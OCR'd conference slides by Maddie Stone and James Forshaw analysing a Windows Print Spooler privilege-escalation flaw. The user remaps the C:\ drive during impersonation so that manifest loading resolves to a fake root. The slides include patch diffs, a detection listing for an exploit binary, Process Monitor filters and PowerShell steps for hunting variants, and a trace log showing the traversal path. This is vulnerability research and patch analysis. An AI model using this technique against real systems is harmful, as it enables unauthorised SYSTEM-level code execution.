NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

Only true if the process explicitly enabled the mitigation.

Dec 2022 - sxssrv!BasepSxsCreateFileStreamEx

```
DWORD dwAttr = OBJ_CASE_INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
+   ((dwFlags & 0x7000) == 0x7000)) {
+   dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
+ }
OBJECT_ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);

HANDLE hFile;
NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

Dec 2022 - kernel32!BasepCreateActCtx

```
DWORD dwFlags = 0;
if (AssemblyManifestRedirectTrust::IsEnabled()) {
    if (IsSystemProcess())
        dwFlags |= 0x1000;
    if (NtCurrentTeb()->IsImpersonating)
        dwFlags |= 0x2000;
    if (((dwFlags & 0x3000) == 0x3000) &&
       KernelBaseAssemblyManifestIgnoreImpersonated) {
        dwFlags |= 0x4000;
    }
}
CsrBasepCreateActCtxCommon(dwFlags, ...);
```

Dec 2022 - kernel32!BasepCreateActCtx

```
DWORD dwFlags = 0;
if (AssemblyManifestRedirectTrust::IsEnabled()) {
    if (IsSystemProcess())
        dwFlags |= 0x1000;
    if (NtCurrentTeb()->IsImpersonating)
        dwFlags |= 0x2000;
    if (((dwFlags & 0x3000) == 0x3000) &&
       KernelBaseAssemblyManifestIgnoreImpersonated) {
        dwFlags |= 0x4000;
    }
}
CsrBasepCreateActCtxCommon(dwFlags, ...);
```

Checks for "System" Integrity Level

Is the thread currently impersonating?

Dec 2022 - kernel32!BasepCreateActCtx

```
DWORD dwFlags = 0;
if (AssemblyManifestRedirectTrust::IsEnabled()) {
    if (IsSystemProcess())
        dwFlags |= 0x1000;
    if (NtCurrentTeb()->IsImpersonating)
        dwFlags |= 0x2000;
    if (((dwFlags & 0x3000) == 0x3000) &&
       KernelBaseAssemblyManifestIgnoreImpersonated) {
        dwFlags |= 0x4000;
    }
}
CsrBasepCreateActCtxCommon(dwFlags, ...);
```

Is mitigation enabled? If so final flags is 0x7000.

Dec 2022 - kernelbase!SetProcessMitigationPolicy

```
// ...

+ if (MitigationPolicy == ProcessUserPointerAuthPolicy &&
+     AssemblyManifestRedirectTrust::IsEnabled()) {
+     BOOLEAN bEnable = *(PDWORD)lpBuffer != 0;
+     KernelBaseAssemblyManifestIgnoreImpersonated = bEnable;
+ }

// ...
```

Dec 2022 - kernelbase!SetProcessMitigationPolicy

Enumerated value 17, this is the SDK name which is clearly wrong!

```
// ...

+ if (MitigationPolicy == ProcessUserPointerAuthPolicy &&
+     AssemblyManifestRedirectTrust::IsEnabled()) {
+     BOOLEAN bEnable = *(PDWORD)lpBuffer != 0;
+     KernelBaseAssemblyManifestIgnoreImpersonated = bEnable;
+ }

// ...
```

Dec 2022 - kernelbase!SetProcessMitigationPolicy

```
// ...

+ if (MitigationPolicy == ProcessUserPointerAuthPolicy &&
+     AssemblyManifestRedirectTrust::IsEnabled()) {
+     BOOLEAN bEnable = *(PDWORD)lpBuffer != 0;
+     KernelBaseAssemblyManifestIgnoreImpersonated = bEnable;
+ }

// ...
```

Sets a global variable.

Jan 2023 - printfilterpipelinesvc!wWinMain


```
// ...
+ DWORD Policy = TRUE;
+ SetProcessMitigationPolicy(ProcessUserPointerAuthPolicy,
+     &Policy, sizeof(Policy));
// ...
```

CVE-2022-41073 Root Cause

The user can remap the root drive (C:\) for privileged processes during impersonation.

A design flaw which has been known about since at least 2015.

Variant Analysis



Windows Print Spooler Elevation of Privilege Vulnerability

CVE-2022-29104


Security Vulnerability

Released: May 10, 2022 Last updated: Jun 3, 2022

Acknowledgements

National Security Agency

Oliver Lyak (@ly4k_) working with Trend Micro Zero Day Initiative


29
/ 68

Community Score

29 security vendors and no sandboxes flagged this file as malicious

c0b2aef9bea28b4b10323cfe07e896e33b346917a8c2d6043cc4001d81094b9d
Imprint.exe

peexe assembly runtime-modules detect-debug-environment exploit direct-cpu-clock-access cve-2022-29104

191.00 KB
Size

2022-07-05 13:46:14 UTC
10 months ago

EXE


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 1

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.expl **Threat categories** trojan **Family labels** expl

Security vendors' analysis **Do you want to automate checks?**

Ad-Aware	Trojan.Generic.31510283	Alibaba	Exploit:Application/CVE-2022-29104.472...
ALYac	Trojan.Generic.31510283	Avast	Win64:CVE-2022-29104-A [Expl]
AVG	Win64:CVE-2022-29104-A [Expl]	Avira (no cloud)	TR/Redcap.bcvxr
BitDefender	Trojan.Generic.31510283	Bkav Pro	W32.AIDetectNet.01
Cybereason	Malicious.dc8d93	Cylance	Unsafe
Cynet	Malicious (score: 99)	Elastic	Malicious (moderate Confidence)


Normal User – MEDIUM integrity
SYSTEM integrity
spoolsv.exe
~~printfilterpipelinesvc.exe~~
exploit.exe
Impersonating Caller
LoadLibrary(PrintConfig.dll)
csrss.exe
Impersonating Caller
SXSSRV
Fake C:\ (MyFakeRoot)
Windows/WinSxS
C:\Windows\WinSxS


May 2022 – localspl.dll

```
void PrintConfigDataHelper::CreateConfigProviderHandle() {
    LPCWSTR lpConfigPath = GetConfigFilePath();
    if (lpConfigPath && RevertToPrinterSelf()) {
        hModule = LoadLibrary(lpConfigPath);
        ImpersonatePrinterClient();
    }
    // ...
}
```

May 2022 – spoolsv!EnableMitigations

```
DWORD Policy = GetSpoolerRedirectionPolicy();
SetProcessMitigationPolicy(ProcessRedirectionTrustPolicy,
    &Policy, sizeof(Policy));
// ...

if (MSRC70412_PrintManifestRedirectOptIn::IsEnabled()) {
    Policy = TRUE;
    SetProcessMitigationPolicy(ProcessUserPointerAuthPolicy,
        &Policy, sizeof(Policy));
}
// ...
```


Find DLL Loads using Process Monitor



Time o...	Process Name	PID	Operation	Path	Result
13:29:4...	spoolsv.exe	6688	CreateFile	C:\Windows\System32\PrinterCleanupTask.dll	SUCCESS
13:29:4...	spoolsv.exe	6688	CreateFile	C:\Windows\System32\printfilterpipelineprxy.dll	SUCCESS
13:29:4...	spoolsv.exe	6688	CreateFile	C:\ProgramData\Microsoft\Windows Defender\Pl...	SUCCESS
13:29:4...	spoolsv.exe	6688	CreateFile	C:\Windows\System32\windows.storage.dll	SUCCESS
13:29:4...	spoolsv.exe	6688	CreateFile	C:\Windows\System32\windows.storage.dll	SUCCESS

Filter Option	***Match***	***Value***	***Result***
User	begins with	NT AUTHORITY\	Include
Path	ends with	.dll	Include
Operation	is	CreateFile	Include
Detail	contains	Impersonating: *<USER>*	Include
Detail	excludes	Execute/Traverse	Exclude


Check for the Process Mitigation



```
PS C:\> Enable-NtTokenPrivilege SeDebugPrivilege
PS C:\> $proc = Get-NtProcess -ProcessId 6688
PS C:\> $name = "kernelbase!KernelBaseAssemblyManifestIgnoreI
mpersonatedDeviceMap"
PS C:\> $addr = $sym.GetAddressOfSymbol($name)
PS C:\> Read-NtVirtualMemory -Process $proc $addr 1
1
```

Value of 1 indicates mitigation is set.

Check for Isolation Aware Manifest



```
PS C:\> $m = Get-Win32ModuleManifest windows.storage.dll
PS C:\> $m.ResourceType
Unknown
PS C:\> $m.Dependencies
Microsoft.Windows.Common-Controls, type=win32, version=6.0.0.0, proc
essorArchitecture=*, publicKeyToken=6595b64144ccf1df, language=*
```

Debugging SXS Loading

Start SXS trace

```
C:\> sxstrace Trace -logfile:my_trace.log
```

Parse SXS trace to a text file

```
C:\> sxstrace Parse -logfile:my_trace.log -outfile:my_trace.txt
```

```
INFO: Resolving reference
..&#x5c;..&#x5c;..&#x5c;..&#x5c;..&#x5c;..&#x5c;MyFakeRoot&#x5c;MyFakeRoot,language="&#x2a;",pr
ocessorArchitecture="amd64",publicKeyToken="6595b64144ccf1df",type="win32",version="1.0.0.0".
   INFO: Begin assembly probing.
         INFO: Did not find the assembly in WinSxS.
         INFO: Attempt to probe manifest at
C:\WINDOWS\assembly\GAC_64\..\..\..\..\..\..\MyFakeRoot\MyFakeRoot\1.0.0.0_en-US_6595b64144ccf
1df\..\..\..\..\..\..\MyFakeRoot\MyFakeRoot.DLL.
```

DEMO

Final Thoughts

Thank you!

Maddie Stone
James Forshaw